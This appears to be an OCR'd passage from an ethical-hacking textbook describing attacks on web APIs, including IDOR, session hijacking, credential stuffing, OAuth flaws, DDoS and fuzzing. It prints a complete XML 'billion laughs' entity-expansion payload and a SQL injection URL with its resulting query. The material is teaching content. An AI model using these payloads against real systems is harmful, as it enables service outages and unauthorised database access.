Insecure Direct Object References (IDOR)


- **Direct object references** are used as arguments for API calls, and access rights are not imposed on the objects for which a user does not have access
- These vulnerabilities can be identified **through API metadata** and can be exploited by attackers to identify parameters and try all possible values for the parameters to access data for which the user does not have access


Insecure Session/ Authentication Handling

- Vulnerabilities such as the reuse of session tokens, sequential session tokens, long session token timeout, unencrypted session token, and session tokens embedded in a URL allow attackers to **hijack the client session** and steal or manipulate the messages between the client and the API

Login/Credential Stuffing Attacks

- Attackers employ login attacks or **credential stuffing attacks** to exploit password reuse across multiple platforms
- Credential stuffing attacks do not perform password guessing or brute-forcing of passwords – instead, attackers try to automate all the **earlier identified pairs of credentials** using automated tools such as Sentry MBA, and SNIPR to break into an account






API DDoS Attacks

- The DDoS attack involves **saturating an API** with a huge volume of traffic from multiple infected computers (botnet) to delay API services to legitimate users
- Attackers often carry out these attacks **by using botnets** that are created to discover and stay within an API rate limit control to increase the potentiality of an attack

Bots connect to C&C handler and wait for instructions
4
5
Attacker sends commands to the bots through C&C
Bot Command and Control Center
Botnet
6
Bots attack target API
API Gateway
1
Sets a bot C&C handler
2
Attacker infects a machine
Victim (Bot)
3
Bot looks for other vulnerable systems and infects them to create Botnet



Authorization Attacks on API: OAuth Attacks

- OAuth is an authorization protocol that allows a user to **grant limited access** to their resources on a site to a different site without having to expose their credentials

OAuth Attacks

Attack on 'Connect' Request	Majority sites enable users to access other websites such as LinkedIn, Instagram, and Twitter via Oauth An attacker can exploit requests made to connect one site to another to **gain illegal access** to a victim's account
Attack on 'redirect_uri'	Domain is usually specified by the client and only those '**redirect_uri**' on the specific domain are permitted If an attacker is able to identify vulnerabilities in a web page on the client domain, he can exploit them to **capture authorization codes**
CSRF on Authorization Response	Attackers perform CSRF attacks to **connect a fake account** on the provider with the victim's account on client side This attack exploits a third request related to the granting of an authorization code
Access Token Reusage	OAuth requires **unique access tokens** for individual clients An access token provided for one 'ClientA' can work for another 'ClientB'. Attackers exploit this feature to perform attacks on clients that allow access to be granted implicitly

Launch Attacks

After identifying the target API, analyzing the message formats and security standards, and identifying the attack surface, attackers perform various attacks on the target API to steal sensitive information such as credit card details and credentials.

Various attacks performed on APIs are discussed below:

- **Fuzzing**

  Attackers use the fuzzing technique to repeatedly send some random input to the target API to generate error messages that reveal critical information. To perform fuzzing, attackers use automated scripts that send numerous requests with varying combinations of input parameters. Attackers use tools such as Fuzzapi to perform fuzzing on the target API.

- **Invalid Input Attacks**

  In some scenarios, fuzzing is difficult to perform due to its structure. In such cases, attackers will give invalid inputs to the API, such as sending text in place of numbers, sending numbers in place of text, sending a greater number of characters than expected, and sending null characters, etc., to extract sensitive information from unexpected system behavior and error messages. At the same time, attackers also manipulate the HTTP headers and values targeting both API logic and the HTTP protocol.

- **Malicious Input Attacks**

  In the attack discussed above, attackers try to retrieve sensitive information from unexpected system behavior or error messages. A more dangerous attack is where the attackers inject malicious input directly to target both the API and its hosting infrastructure. To perform this attack, attackers employ malicious message parsers using XML.

  The following code snippet illustrates an XML bomb attack:

```
<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE lolz [

<!ENTITY lol "lol">

<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">

<!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">

<!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">

<!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">

<!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">

<!ENTITY lol6
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">

<!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">

<!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

When the abovementioned code is processed by a vulnerable or misconfigured XML parser, it will try to expand the lol9 entity, resulting in a memory-out-of-bound error. This either brings the target server totally down or makes it vulnerable to further attacks.

Another way in which attackers perform this attack is by uploading malicious script files, e.g., by uploading shell script instead of the pdf document. This may result in executing the malicious script to bypass the security mechanisms on the server or propagating the script to other parties who are trying to access the API. Using this technique attackers, try to extract information related to the underlying filesystem.

- **Injection Attacks**

  Similar to traditional web applications, APIs are also vulnerable to various injection attacks. For example, consider the following normal URL:

  ```
  http://billpay.com/api/v1/cust/459
  ```

  For the abovementioned URL, the API retrieves the customer details based on the customer ID 459 from the database using the following SQL query:

  ```
  “SELECT * FROM Customers where custID=’” + custID + ”’”
  ```

  Here, the custID is replaced with 459

  ```
  “SELECT * FROM Customers where custID=’459’”
  ```

  In the abovementioned URL, assume that an attacker injects the malicious input

  ```
  http://billpay.com/api/v1/cust/ '%20or%20'1'='1
  ```

  The resultant malicious SQL query is

  ```
  “SELECT * FROM Customers where custID=‘’ or ‘1’ = ‘1’”
  ```

  The abovementioned query returns details of all the customers in the database. Using this information, an attacker may further delete or modify the data in the database or use the customers' information to perform other malicious activities on the database server.

  These API injection attacks are performed not only using SQL but also using JSON, JavaScript, XPath, XSLT, etc., which require parsers/processors for execution.

  Note: Similar to injection attacks, web APIs are also vulnerable to XSS and CSRF attacks

- **Exploiting Insecure Configurations**

  - **Insecure SSL Configuration**: Vulnerabilities in SSL configuration may allow attackers to perform MITM attacks. For example, using self-signed SSL certificates for secure API access may allow attackers to perform an MITM attack. An attacker may sniff the traffic between an API and a client, manipulate the client-side certificate, and start monitoring or manipulating the encrypted traffic between the client and the API.

- **Insecure Direct Object References (IDOR)**: In general, direct object references are used as arguments for API calls, and access rights are not imposed on the objects for which a user does not have access. These vulnerabilities can be identified through API metadata and exploited by attackers to identify the parameters and try all possible values for the parameters to access the data to which the user does not have access.
- **Insecure Session/Authentication Handling**: Vulnerabilities such as the reuse of session tokens, sequential session tokens, long session token timeout, unencrypted session token, and session token embedded into a URL, allow attackers to hijack and take over the client session and steal or manipulate the messages between the client and the API.

- **Login/Credential Stuffing Attacks**

Attackers often target login and validating systems because attacks on these systems are difficult to detect and stop using typical API security solutions. Attackers perform login attacks or credential stuffing attacks to exploit password reuse across multiple platforms. Most users use the same passwords to access different web services. Attackers can take advantage of credentials stolen from one account and use them to validate other services.

Credential stuffing attacks do not involve password guessing or brute-forcing the passwords; instead, attackers try to automate all the previously identified pairs of credentials using automated tools such as Sentry MBA, SNIPR, PhantomJS, to break into an account. These attacks can also be performed to disrupt API-based services by preventing valid users from signing in, thereby degrading the user experience and functionality of the front-facing APIs.

Attackers generally employ bots for different login attempts using the previously stolen data (collected from previous logins) or leaked information belonging to one account to breach other accounts/services or bombard the server with a large set of login requests until the right combination hits. Once the attack is successful, attackers not only take control of the user account but also perform illegitimate transactions from the account and conduct fraudulent online campaigns.



Attacker
1
4
2
5
3
6
Collection of Stolen Credentials
Login 1
Login 2
Login 3
username
password
Bots
Victim's Web Services

Figure 14.90: Illustration of credential stuffing attack

- **API DDoS Attacks**

  The DDoS attack involves saturating an API with a massive volume of traffic from multiple infected computers (botnet) to delay the API services to legitimate users. Although many rate limit constraints are implemented to protect the server against crashing, they may not prevent the service delay (API response), thereby degrading the API's user experience.

  Attackers often carry out these attacks using botnets that are created to discover and stay within the API rate limit control to increase the possibility of an attack. Along with the regular traffic from legitimate users, attackers' requests can also bypass API security management systems, load balancers, and other security implementations.

  Most of these attacks may not be volumetric. They may also exploit certain API vulnerabilities to disrupt the API services. For instance, an attacker who gains access to the API can consume the CPU and other memory resources reserved for the API to delay the service for as long as possible.

